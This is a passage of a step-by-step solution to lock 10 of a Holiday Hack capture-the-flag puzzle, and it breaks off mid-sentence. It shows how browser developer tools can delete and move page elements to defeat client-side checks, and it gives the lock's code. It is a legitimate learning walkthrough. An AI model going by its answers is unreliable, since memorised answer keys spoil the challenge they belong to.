
Holiday Hack Trail Hint (HARD Mode):
"10 - Sometimes when I'm working, I slide my hat to the left and move odd things onto my scalp!"

Solution:
1. Inspector tab
2. Scroll down to the last list item <li> tag containing and expand it
3. Click on the " tag and press the delete key to delete this div class
4. Now the image of the lock should change to reveal the circuit board like this below:


5. Look at the lower right corner of the circuit board and printed there vertically in small print is the code

Note: Lock #8 and #10 are the only locks where the code is always the same after a page refresh: KD29XJ37


6. Enter this code in the lock and press the switch button which looks like a small button in the lower center of the exposed circuit board.
7. However, nothing happens and the lock is still locked. To see why, you need to go to the Console tab. At the far right, unselect Warnings, Logs, Info, & Debug and make sure Errors is selected.
8. In the Console tab you should see an Error for "Missing macaroni!" like below:




9. Go back to the top of the Inspector HTML tab and right click on the "body" tag to "Expand All"
10. Search in the HTML search box for ".macaroni" and you will find a "<div class="component macaroni" in lock 7's instruction list item




11. Click on this class and drag it down to place it inside of lock 10's div class as shown below:




12. Now click on the switch again. You will see nothing happens again. Going again to the Console tab, you see another error appears now for "Missing cotton swab!"




13. In the Inspector tab search for ".swab", you'll find it inside of lock 6's hologram section.




Drag this class down as before to lock 10:




14. If you click the switch nothing happens again and you'll get one final error for "Missing gnome!" in Console tab:




Once again, searching for ".gnome" in the Inspector tab, you'll find the class in lock 2's section.




15. Drag it down as before to lock 10.








16. Now with all 3, macaroni, cotton swab and gnome showing on the circuit board image as shown above, now click the switch to unlock lock 10 and it 